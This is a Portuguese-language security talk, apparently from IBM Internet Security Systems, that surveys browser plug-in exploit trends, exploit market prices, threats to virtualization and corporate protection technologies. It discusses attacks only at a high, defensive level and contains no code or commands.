
## Alvo primário: Browser Plug-Ins

- Plugins do browser foram os principais alvos
- 46% de todas as vulnerabilidades do browser






# Tipos de Exploits sendo usados?




## Malicious Website Exploits por aplicação afetadas

Foco em tecnologia microsoft (ActiveX e Internet Explorer).  
Software Adobe








# Disponibilidade de código de Exploração


- Exploits novos para browsers e plug-ins estão em alta demanda
  - 0-day exploit IE/FF = \$25,000-\$75,000
  - exploit no mesmo dia = \$2,000-\$30,000
  - Exploit de 3 dias de idade = \$5-\$500
- Drive-by-download exploit packs e serviços de suporte motivam a disponibilidade de exploits
  - Managed services e C&C para distribuição
  - Novos exploits podem ser propagados para milhares de sites/engines em segundos






# Tempo de Exploração

- 89% dos exploits feitos públicos no mesmo dia!!!!





# Virtualização e Segurança

- Virtualização != Segurança
- particionamento divide as VMs, mais não as protege.
- Mesmo princípio é aplicável
  - Defesa em profundidade
  - Desenho de rede e segmentação
  - Gerenciamento de segurança centralizado






## Ameaças...

- Ataques de disponibilidade
  - Dominar um único guest
  - Sair do guest
  - Comprometer a console/gerencia virtual
    - Criar meus guests maliciosos
    - Reajustar quotas de recursos
    - Desligar máquinas
  - Comprometer o VMM/Hypervisor
    - EhGameOver()





# Olhando para o Horizonte



# Tendências Futuras e Expectativas

- Foco em explorar usuário final
  - Novos paradigmas
- “Time to Exploit” encolhendo
- Consolidação do processo de lavagem de dinheiro
- Franquias de mecanismos de ataques, frameworks avançados, etc..






## Conclusões

- Ameaças “parasitas” estão presentes
- Evolução do “hacking-as-a-service”
  - Automatização global de ataques
- Script-kiddies agora tem diplomas
  - Novas técnicas, tecnologias
- *It's not personal – this is business!*





## Por outro lado nossa vida pode ficar mais fácil...

- A pior ameaça contra o provedor de exploits são eles mesmos
  - Protegendo seus investimentos...
  - Clonagem faz preços caírem...
  - Mais difícil de gerar sustento.
- As Barreiras para entrar no crime digital vem caindo..
- Se hackers brigam entre si, ganhamos tempo com isso...
  - Sim...porém ainda somos superados numericamente...





# Estratégias de Proteção






## “Tem um Elefante no quarto”

- Staff e consultores de segurança devem entender a ameaça e recomendar ações adequadas.
- Como proteger o cliente de seus clientes...
- **A complexidade gera oportunidade de engenharia social**
- **Malware complica a situação mais ainda...**






# Virtualização : Futuro


Nova geração de Segurança para virtualização:

- Aplica defesa em profundidade
- Facilita o gerenciamento.
- Instala VM de segurança em cada máquina
- Integra segurança VM com VMM.

Features da Security VM:

- Proteção de rede centralizada
- Proteção do host sem agente.
- Policy-based MAC e isolamento
- VM NAC, assessment, e controle.






## Esta convergência de ameaças força uma mudança no modo de trabalhar com segurança e tecnologia

- Pois a eficiência da tecnologia de proteção verdadeiramente depende de novas capacidades, propostas e mecanismos. Entender os novos requisitos e o cenário atual de riscos é chave!






# Tecnologias para Proteção Corporativa

- Network IPS
  - Proteção de Rede em tempo real
- Proteção contra intrusos de servidores
  - Monitoração total
  - Integridade de arquivos, etc
- Segurança de infra de email e antispam
- Multi-funcional com best of breed
- Proteção do endpoint
- Gerenciamento de vulnerabilidades
- Apoio de Serviços Profissionais





# Serviços para uma Infraestrutura Dinâmica



**Ricardo Marques**

*IBM Internet Security Systems*

*marquesr@br.ibm.com*

*<http://www.iss.net>*



**OBRIGADO!**